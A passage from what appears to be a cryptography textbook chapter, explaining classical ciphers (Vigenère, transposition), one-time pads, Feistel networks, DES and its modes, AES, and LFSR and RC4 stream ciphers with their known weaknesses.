Ciphertext:	YANL NL SR XXHKJM YXCM

4.2.4 Vigenère Ciphers

The idea of using two encoding alphabets alternately can be extended to *Vigènere ciphers*, invented by the French mathematician *Blaise de Vigenère* in 1581. In a Vigenère cipher, all possible permutations of the alphabet can play a role. An example of the basic encoding table (for the English alphabet) is shown in Table 4.2.

Example: Vigenère cipher, with key USE THIS. This means that n (the distance in the alphabet from a plaintext character to its encoding) will be 21, 19, 5, 20, 8, 9 and 19 for consecutive characters.

Alphabet:		A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
	U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
	S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
	E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
Encoding:	T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
	H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
	I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
	S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R

Plaintext:	THIS IS MY SECRET TEXT
Key chars.:	USET HI SU SETHIS USET
Ciphertext:	NZML PA ES KIVYML NWBM

Substitution ciphers of the Vigenère type were for almost 300 years considered unbreakable. But in 1863 *Friedrich Kasiski* published a procedure for analysing such ciphers:

1. Find repeated groups of characters in the ciphertext and determine the distances between them.

Table 4.2 Vigenère encoding table for the English alphabet

	Plaintext character																									
Key character	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**	**Z**
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

2. Find the factors of these distances. If any number appears in a noticeable number of these factors, it is probably the length of the key.
3. If the key length is N characters, then every N'th character in the ciphertext must be encrypted with the same key character, and therefore by using the same row in the Vigenère table.
4. If you collect up every N'th character in a group, then each of these groups has been encrypted using a monoalphabetic substitution cipher which can be broken by using frequency analysis.

4.2.5 Transposition Ciphers

In a transposition cipher, the order of the characters in a message is changed without the characters themselves being changed. A very simple example of this is, given a key n, to write the plaintext down row-wise in rows of n characters, and then produce the ciphertext by writing the characters in column-wise order.

Alphabet:	`ABCDEFGHIJKLMNOPQRSTUVWXYZ`
Key:	Column width $n = 5$
Written row-wise:	`THISI`
	`SMYSE`
	`CRETT`
	`EXT..`
Ciphertext:	`TSCEHMRXIYETSST.IET.`

The two ekstra characters “..” in this example are used to fill out the block of characters to a multiple of n characters. In practice, this *padding* is often chosen at random, so it does not reveal how many rows were used (and thus reveal n). In the real world, a much more complex set of rules for transposing the characters would also be used!

It is clear that transposition does not change the frequency with which the individual characters appear in the ciphertext. But it breaks up the text, so that characters which often appear next to one another in the plaintext are separated in the ciphertext. This makes it very difficult to exploit knowledge of bigrams and trigrams in the language concerned.

4.3 Modern Ideas

There are two obvious problems with the historical encryption methods:

1. The high redundancy of natural language often makes it possible to analyse text by using statistical methods, which may enable the encryption method and key to be found.
2. This is particularly easy if the ciphertext for one or more pieces of plaintext is known, so there is a basis for carrying out a *known plaintext attack*.

These features indicate that more complex ciphers are needed.

The basic principles for the design of modern ciphers were formulated by Claude Shannon in 1949:

- **Diffusion:** Spread redundancy out over the ciphertext.
- **Confusion:** Make the encryption function as complex as possible, so it will be hard to derive the key by analysing the ciphertext.

It is also important to notice that modern encryption methods are not limited to encrypting texts, but can hide the information content in data of any type. This is very much a development which has taken place since computer technology has become widespread. Modern computers deal with all sorts of information in the form of *binary data*, i.e. sequences of the binary digits (“bits”) 0 and 1. For texts, the coding is very simple, as the individual characters in the alphabet are represented by standardised sequences of bits. For example, if the encoding of characters follows the ASCII standard, the text `SECRET` is represented as follows:

Text:	S	E	C	R	E	T
Data:	01010011	01000101	01000011	01010010	01000101	01010100

When all information is represented by sequences of binary digits, these can be thought of as digits in (possibly very large) numbers [1]. This insight means that you can deal with them by mathematical methods, which we shall see examples of in the following sections.

4.3.1 One-Time Pads

A *One-Time Pad* is a symmetric cryptosystem which *completely removes redundancy* in the ciphertext. The concept was invented by USA's military intelligence during the First World War. The original idea at that time, long before computers had been developed, was to use a Vigenère table for encryption. But instead of having a fixed key, which if necessary could be used again and again, they would use a completely randomly chosen, non-repeating sequence of characters as the key. The individual sequences were never to be re-used, and were printed on sheets which were assembled into pads. As soon as a sheet had been used, it was torn off the pad and destroyed to prevent re-use—it was a genuine one-time pad.

In the computer age, a one-time pad is typically implemented as a sequence of randomly generated bits. "Randomly" here means that if, after seeing p bits, you try to guess what the $(p + 1)$'th bit will be, your success rate will in the long run only be 50%—i.e. no better than if you made a choice between '0' and '1' at random. To produce such a sequence, you use a so-called *cryptographic random number generator*, where a special effort has gone into fulfilling this requirement.

To use the bit sequence as an encryption key, a logical *XOR (eXclusive OR)* function is used to combine the i'th bit in the sequence with the i'th bit in the plaintext to form the i'th bit in the ciphertext. The rules for this are:

Plaintext bit	Key bit	Ciphertext bit
0	0	0
0	1	1
1	0	1
1	1	0

An example of the use of a one-time pad together with an XOR function (indicated by the symbol $\oplus$) can be seen in Fig. 4.6. The figure also illustrates why the XOR function is a popular choice for combining the key with the plaintext: If you use the XOR function to combine the key with the ciphertext, you get the plaintext back.

Use of a one-time pad ensures that the ciphertext gives an attacker no information about the plaintext. At most, the maximum length of a message can be revealed. But it is important to follow the rules of the game: The sequence of bits which is

[1] For example, the text SECRET is here represented by a number with 48 binary digits, corresponding to a decimal value of around 180 million million.

Plaintext		S	E	C	R	E	T
Data		01010011	01000101	01000011	01010010	01000101	01010100
Key	⊕	01011000	01100101	10100000	01110001	01010101	01111001
Ciphertext		00001011	00100000	11100011	00110011	00010000	00101101
Key	⊕	01011000	01100101	10100000	01110001	01010101	01111001
Data		01010011	01000101	01000011	01010010	01000101	01010100
Plaintext		S	E	C	R	E	T

Fig. 4.6 Using a binary one-time pad with an XOR function (indicated by ⊕)

generated for use as the key must never be re-used. This implies that the key must be at least as long as the data which are to be encrypted, so repeats can be avoided. This means that the random number generator must be able to generate sequences which are at least as long as the longest imaginable portions of data without repeating itself.

A problem with the use of one-time pads is that the sender and receiver of the data must use identical sequences of randomly chosen characters or bits as their keys. In the old days, they both needed to have identical pads with character sequences. In current computer-based systems, their random number generators must be set up in exactly the same way. This is not a trivial challenge, if the sender and receiver do not in advance have a secure communication channel which they can use to exchange the necessary information for setting up their generators.

4.3.2 Confusion and Diffusion

Confusion and diffusion are often introduced by repeated use of a *Feistel network*—an idea invented by the German-American cryptographer Horst Feistel at IBM at the start of the 1970's. Data which is to be encrypted (or decrypted) is passed through a number of stages, whose function is illustrated in Fig. 4.7.

It is characteristic of a stage in a Feistel network that the data block (which in the figure is of 16 bits) is split into left and right halves, which are treated differently. The left half of output from the stage equals the right half input to the stage, The right half of output is formed by passing the right half input through a transformation function *SP*, and combining the result with the left half input with the help of a bitwise exclusive-OR (XOR) function, indicated by the symbol ⊕.

Feistel networks are especially easy to use because decryption uses the same Feistel network, where the keys to the individual stages are used in the reverse order.

4.3.3 DES

Data Encryption Standard (DES) has been a standard method for symmetric encryption since 1977, when it was published as the standard *FIPS PUB 46* in USA. It was




Fig. 4.7 Operation of a stage in a Feistel network

SP is a combination of substitutions and permutations of the bits, parametrised by the partial key for the relevant stage.

developed by a team from IBM in response to an invitation to industry to send in proposals for a new encryption method which could be used for encrypting confidential information which had not been classified as secret (or the like) by military or other US government organisations. Over the years, it has been widely used for encrypting commercial information, especially for money transfers by banks.

DES is a block cipher, which encrypts data in 64-bit blocks. The key has 56 bits and is used as the basis for deriving 16 48-bit partial keys for use in the following transformations. The partial keys are derived from the main key in a systematic way described by a *key schedule*. Each block is passed through a series of 19 transformation steps, as shown in Fig. 4.8. The first step is a transposition of the bits in the block. Then follow 16 Feistel rounds, where the i'th round uses the i'th partial key. After the 16th Feistel round, the two halves of the block are swapped over, and the entire transformation ends with a transposition step, which is the inverse of the first step.

This may sound amazingly complicated, but really it is just a monoalphabetic substitution cipher, where each symbol in the "alphabet" is a 64-bit bit sequence. So the "alphabet" consists of all possible sequences of 64 bits. It can therefore in principle be attacked like any other monoalphabetic substitution cipher. As early as 1999, the Electronic Frontier Foundation (EFF) succeeded in decrypting a DES-encrypted message in 22 hours, by using a purpose-built machine known as *Deep Crack*, which only cost 250 000 USD—a quite moderate sum for a government intelligence agency or a criminal organisation. With the fast computers available today, this time can be reduced to an hour or less, so DES' 56-bit key is much too small for real security. The use of DES is therefore strongly deprecated for uses where confidentiality of data is important.

To achieve better security while keeping the building blocks from DES, it is common to use *Triple-DES (3DES)* with three different keys:




Fig. 4.8 Operation of the Digital Encryption Standard (DES)

$$e = DES(DES^{-1}(DES(d, k1), k2), k3)$$
$$d = DES^{-1}(DES(DES^{-1}(e, k3), k2), k1)$$

(Here notations like $DES(m, k)$ mean that message m is encrypted with key k, while $DES^{-1}(m, k)$ means that m is decrypted with key k.) For example, for encryption e is found by first encrypting d with $k1$, then decrypting with $k2$ and then encrypting with $k3$. Triple-DES's key is effectively of 168 bits (three 56-bit DES keys) and the security is about the same as could be achieved with DES, if it could be used with a 112-bit key.

4.3.3.1 Modes of Operation

When the message to be encrypted is longer than a single 64-bit DES block, there are several ways to organise the encryption. The simplest is to encrypt the blocks one after the other, using the same key. If the message does not fill a whole number of blocks, the last block is padded out with a neutral bit pattern (often just a sequence of 0-bits). This is known as *Electronic Codebook* mode (or *ECB* mode, for short). This is illustrated in Fig. 4.9, where the shading in the last block indicates the padding.

ECB mode is not very secure—two blocks of plaintext with the same content always give the same ciphertext for a given key. This makes it possible to use a technique known as *differential cryptanalysis* to find the key. However, there are a number of more complex ways of using DES which give better security. An example of this is the *Cipher Block Chaining* (or *CBC*, for short) mode illustrated in Fig. 4.10. Here the i'th block of plaintext is combined with the $(i-1)$'th block of ciphertext




Fig. 4.9 Operation of DES in ECB mode




Fig. 4.10 Operation of DES in CBC mode

by the use of an XOR function, $\oplus$, and it is the result of this combination which is encrypted to give the i'th block of ciphertext. Since there is no 0'th block of ciphertext, an *Initialisation Vector*, IV, is used instead. IV must technically speaking be a *nonce*, a term which in the world of cryptography has the meaning given in **Definition** 4.3. This requirement on IV ensures that all encryptions of the same plaintext with the same key will give different ciphertexts.

Definition 4.3 (Nonce)
A value which is chosen randomly just for the occasion, and is never re-used.

This mode of operation has the effect that information from encryption of all the previous blocks affects a given block of ciphertext—a type of *diffusion*. There are three further "official" modes, CFB, OFB and CTR, which all offer some advantages, such as the possibility of performing parts of the encryption or decryption in parallel, or of incorporating a message authentication code to ensure integrity. All five modes are described in [27].

Figure 4.11 shows the effect of encrypting an image by using the ECB and CBC modes respectively. Many details from the original can be seen when ECB is used—a clear illustration of the fact that ECB is not a particularly secure way of using DES.




Fig. 4.11 Encryption of an image in ECB and CBC modes (Images: Larry Ewing, `lewing@isc.tamu.edu`, using the graphic tool The GIMP)

4.3.4 AES

Advanced Encryption Standard (AES) is a more modern encryption method than DES, approved as standard *FIPS 197* by NIST in USA in 2001. It is in fact a subset of a family of algorithms known as *Rijndael*, developed by two Belgian cryptographers, Joan Daemen and Vincent Rijmen. Rijndael was the winner of a public competition to develop a new encryption algorithm to replace DES—in the first instance for encryption of non-classified material. The competition rules stipulated that the algorithm must be publicly available and for worldwide use free of royalties. It was also expected that it should be possible to implement it in a simple way on multiple platforms, both in hardware and software.

AES is a block cipher with block size 128 bits and key size 128, 192 or 256 bits. (Rijndael had the possibility of having both block and key sizes which were 128, 160, 192, 224 or 256 bits.) It uses several *rounds* of transformation, where each round uses its own 128-bit *round key*, which like the partial keys in DES are derived from the main key by a systematic *key schedule*. The rounds do not use Feistel networks. Instead, each round consists of four steps which transform the data block, which is considered as a 4x4 matrix of bytes, as shown in Fig. 4.12.

Row no.				
1	b_1	b_5	b_9	b_{13}
2	b_2	b_6	b_{10}	b_{14}
3	b_3	b_7	b_{11}	b_{15}
4	b_4	b_8	b_{12}	b_{16}

Fig. 4.12 An AES 128-bit data block seen as a 16-byte byte matrix
b_i is the i'th byte in the block.

The four steps are:

1. **SubBytes:** A non-linear substitution step, where each byte in a data block is replaced by another, taken from a lookup table.
2. **ShiftRows:** A transposition step, in which the bytes in the i'th row in the byte matrix (for $i = 1, 2, 3, 4$) are shifted cyclically left by $i - 1$ positions.
3. **MixColumns:** A mixing step, in which the four bytes in each column of the byte matrix are mixed together.

4. **AddRoundKey:** A step in which every byte in the byte matrix is combined with the corresponding byte in the round key, using an XOR operation.

The number of rounds depends on the key size: It is 10 for 128-bit keys, 12 for 192-bit keys and 14 for 256-bit keys.

AES is considered to be very secure. But, like all other block ciphers, it must be used in a suitable mode (such as CBC or better), when the plaintext is longer than a single block. AES has been exposed to many types of cryptanalysis, and is now also approved for encryption of classified material. Interestingly enough, some of the documents made public by Edward Snowdon show that the american NSA had tried to break AES, but had not been able to do so by using any known cryptanalytic methods.

4.3.5 Symmetric Stream Ciphers

In contrast to DES and AES, which process data block by block, there are a number of symmetric cryptosystems in which data are processed as a (potentially infinite) stream of data bits which are not divided into blocks. These are known as *stream ciphers*. Stream ciphers are often preferred for use in situations where it is necessary to achieve very high speeds for encryption and decryption.

In a stream cipher, one does not use the same key repeatedly on successive blocks of plaintext. The key is only used to initialise a mechanism for *generating* a (potentially infinite) sequence of randomly chosen bits, known as the *keystream*. The i'th bit in the keystream is combined with the i'th bit in the data stream, typically by using a logical XOR operation, to give the i'th bit in the output stream. If the data stream is the plaintext, the output stream will be the ciphertext. If the data stream is the ciphertext, the output stream will be plaintext. The principle is illustrated in Fig. 4.13.

If the key stream consisted of a sequence of genuinely randomly chosen bits, which never repeated itself, the stream cipher would in fact be a type of one-time pad and therefore extremely secure. But in practice, in order to achieve reasonable efficiency, the keystream in most stream ciphers is only generated by a *pseudo-random bit generator*, which typically has two unfortunate properties:





Fig. 4.13 Operation of a stream cipher.
IV is the *Initialisation Vector*, which contains the key for initialising the random number generator.

1. The bit stream repeats itself after a certain number of bits have been generated. To achieve good security, this number—the generator's *period*—should be as large as possible.
2. It must be started from an *Initialisation Vector*, *IV*, which is the chosen encryption key, and is often a 128-bit number or smaller. For a given value of *IV*, the generator will always generate the same sequence of bits, so it is important to choose a new value for each encryption—in other words, *IV* should be a *nonce*. However, with a reasonably active use of the stream cipher, a small initialisation vector means that repetition can hardly be avoided. This makes it easier for an attacker to break the encryption.

4.3.5.1 Shift Register Based Bit Generators

Pseudo-random bit generators are built to use an *internal state*, which consists of a number of bits which are used in the calculation of the next bit in the sequence. There are many different ways of performing this calculation, but many generators for use in stream ciphers are based on techniques where the next bit in the sequence is generated by combining chosen bits in the state with the help of logical XOR operations and shifts. A typical example of this approach is to base the generator on a *Linear Feedback Shift Register (LFSR)*.



Time	State	output
0	[0,1,0]	-
1	[0,0,1]	0
2	[1,0,0]	1
3	[1,1,0]	0
4	[1,1,1]	0
5	[0,1,1]	1
6	[1,0,1]	1
7	[0,1,0]	1

Fig. 4.14 Structure and operation of a simple LFSR

A simple LFSR with three bits in its state is shown in Fig. 4.14. The current state is given by the contents of the shift register with the three cells s_1, s_2 and s_3. A shift register has the property that if one pushes a value into the cell at one end of the register, then the current contents of the cells are pushed forward in the register so the content of the cell at the other end comes out. In the example shown in the figure, the next bit to be generated is found by evaluating $(s_1 \oplus s_3)$ and shifting this value into the register, so that the current content of s_1 comes out as the next generated bit. If we start with an initial value $[0, 1, 0]$ in the register, then the sequence of generated bits will be as shown in the figure. After 7 steps, we get back to the state from which we started—in other words, the generator's period is 7. This is the largest achievable period for a state with 3 bits—for L bits, the largest possible period is $2^L - 1$.

It requires care to decide which state bits are to be led out and used in calculating the value of the bit to be shifted into the register. Mathematically, their positions in

Fig. 4.15 Some slghtly more advanced trinomials

$x^{31} + x^3 + 1$	$x^{31} + x^6 + 1$	$x^{31} + x^7 + 1$
$x^{39} + x^4 + 1$	$x^{60} + x + 1$	$x^{63} + x + 1$
$x^{71} + x^6 + 1$	$x^{93} + x^2 + 1$	$x^{145} + x^{52} + 1$
$x^{161} + x^{18} + 1$	$x^{255} + x^{53} + 1$	$x^{511} + x^{10} + 1$

the register define which terms in a polynomial have coefficients, c_i, which are 1:

$$c_L \times x^L \;+\; c_{L-1} \times x^{L-1} \;+\; \ldots \;+\; c_3 \times x^3 \;+\; c_2 \times x^2 \;+\; c_1 \times x \;+\; 1$$

The other terms have coefficient 0. So the LFSR in Fig. 4.14 corresponds to the polynomial $x^3 + x + 1$. This is an example of what mathematicians call a *primitive polynomial*, and only LFSRs which correspond to primitive polynomials can have the largest possible period. It is not necessary here to understand in detail what primitive polynomials are, but they have some properties which make the corresponding LFSRs easy to implement, both in hardware and software. Amongst other things, there is a large group of them, so-called trinomials, which have just three terms (like $x^3 + x + 1$), and where it is therefore only necessary to lead the contents of two cells out from the register. Some slightly more advanced examples than $x^3 + x + 1$ are shown in Fig. 4.15. More examples can easily be found on the Internet and in the printed literature.

It is clear that especially the last of the examples in the figure require long shift registers to keep the state in; in return, they offer an extremely long period. Nevertheless, LSFRs alone are not sufficient for use as generators for a secure stream cipher. This is because the calculation, as the name implies, is linear. An attacker can encrypt a known plaintext of at least $2L$ bits, and from this derive the keystream from the ciphertext. This is because the symmetry of the XOR function means that it is also true that:

$$\text{keystream} = \text{plaintextstream} \oplus \text{ciphertextstream}$$

The attacker must always know the Initialisation Vector, IV, which he has used, and therefore know the shift register's length, L bits. This means he can determine the polynomial on which the LFSR is based, and the security is broken, since the attacker has sufficient knowledge to emulate the working of the generator, both for encryption and decryption.

Practical stream ciphers for security purposes therefore use a combination of several LFSRs with different periods, whose output bits are combined by using a non-linear function. Two well-known examples of this approach are the stream ciphers:

- **A5/1**, which is used in mobile telephone networks, and which combines output from three LFSRs with lengths of respectively 19, 22 and 23 bits.
- **E0**, which is used in Bluetooth communication, and which combines output from four LFSRs with lengths of respectively 25, 31, 33 and 39 bits.

We look more closely at these in Chap. 8.




Fig. 4.16 The lookup step in RC4's keystream generator. (Diagram: Wikimedia Commons 🅭)

4.3.5.2 An Alternative Approach: RC4

RC4 is probably the most used stream cipher from a historical point of view, presumably because it can be implemented very efficiently in software. It is not based on an LFSR, and it forms a *byte oriented* keystream. The internal state is two 8-bit indices, i and j, and a 256-byte vector, S, which contains a permutation of the 256 different values, $0, 1, 2, \ldots, 255$, which can be stored in an 8-bit byte. The vector is initialised via a *Key-Scheduling Algorithm*, where the permutation which S contains initially is derived from an encryption key whose length can be up to 256 bytes. In practice, the length typically lies between 5 and 16 bytes (i.e. between 40 and 256 bits).

When the vector has been initialised, the keystream generator begins to generate pseudo-random byte values for the keystream. For each byte which is to be generated, the generator executes the following four steps:

1. Increase i's value by 1
2. Add S_i's value to j
3. Swap S_i and S_j
4. Use the $(S_i + S_j)$'th element of S as the byte, K, to be used in the keystream. This lookup step is illustrated in Fig. 4.16.

All arithmetic is done *modulo 256* (see Sect. 4.4.2 below). This procedure means that every element in S is swapped with another element at least once for every 256 repetitions of the above steps. As usual, K is combined with the next byte in the data stream by an XOR operation.

Even if RC4 has been a much used stream cipher since its design in 1987, it has in recent years been shown to have a number of serious weaknesses:

- **Insecure use of long-term keys:** As mentioned previously, it is important to change the key for each new data stream. A practical way to do this, which is used in more modern stream ciphers, is to choose a fixed *long-term key*, which is combined with an element which is varied. This varying element must be a *nonce*, i.e. a randomly chosen, never repeated value (see **Definition** 4.3).

RC4 does not in itself have any possibility of providing a *nonce* which can be combined with a long-term key. So it is up to the individual application which uses RC4 to decide how such a combination is to be produced. Many applications just extend the long-term key with the digits of the nonce. But due to weaknesses in RC4's Key Scheduling Algorithm this practice opens up for attacks based on *related keys*.

- **Malleability:** RC4, like other stream ciphers, is *malleable*. That is to say, if you have a ciphertext corresponding to a given plaintext m, then you can generate a ciphertext which corresponds to the plaintext $f(m)$ for any function f, without knowing or deriving the plaintext m itself. This is a consequence of the fact that the ciphertext is produced by combining the plaintext with a pseudo-random keystream, $\mathcal{G}(k)$, by using an XOR operation:

$$\mathcal{E}(m) = m \oplus \mathcal{G}(k)$$

So an attacker can construct the ciphertext corresponding to $(m \oplus t)$ for an arbitrary value t, since:

$$\begin{aligned}\mathcal{E}(m) \oplus t &= m \oplus t \oplus \mathcal{G}(k)\\ &= \mathcal{E}(m \oplus t)\end{aligned}$$

Even if the attackers do not know the message m, they may know the format of the message in plaintext and can choose t so it just gets to modify a critical part of the message—a time, a sum of money, an account number or similar. It is therefore necessary to be very careful to ensure the *integrity* of messages which are encrypted using RC4. A well-known example of the consequences of using a weak method for ensuring integrity can be seen in the original encryption scheme, *WEP*, for wireless communication via WiFi, where encrypted messages could be modified without it being possible to discover this change.

- **Statistical skew:** In a perfect sequence of random numbers, all numbers would appear equally often, seen over a long period of time. As early as 1995, Andrew Roos discovered that there probably was some skew in the distribution of values in the bytestream generated by RC4. Later work has shown that the first bytes in the keystream after initialisation are noticeably non-random, and are correlated with the value of the key. To avoid this problem, it is recommended that the first 3072 bytes of the keystream are thrown away before encryption of the plaintext is actually begun.

  In 2013, a group from Royal Holloway University in London found out that skew in the distribution of values in the keystream could be used to derive the actual plaintext, if one could collect up ciphertext from at least 2^{26} (about 67 million) identical messages which were encrypted with different keys. One way to do this would be to use malware which for example gets a user's browser to perform repeated attempts at sending an HTTPS request to a server. This attack is especially effective for deriving the first bytes in the plaintext, so it is particularly suited to revealing cookies and passwords, which are often sent at the start of HTTPS exchanges.

It is at present an *almost* feasible task to perform this attack, and there has been some speculation as to whether a government intelligence service could have the resources to break RC4's encryption in this way. One immediate consequence of this was that the use of RC4 in connection with the widely-used communication protocol *TLS*, which we look more closely at in Chap. 8, was forbidden.

4.3.5.3 eStream Stream Ciphers

Since a number of stream ciphers showed serious weaknesses, so there was a movement to replace them with modern, efficient block ciphers such as AES, some european groups took the initiative to develop a set of new stream ciphers based on new principles. This development project, which was given the name eSTREAM, was organised as a competition, where participants could submit proposals within two profiles for stream ciphers, which were specially suited to respectively:

- Software applications with a requirement for high data rates (Profile 1).
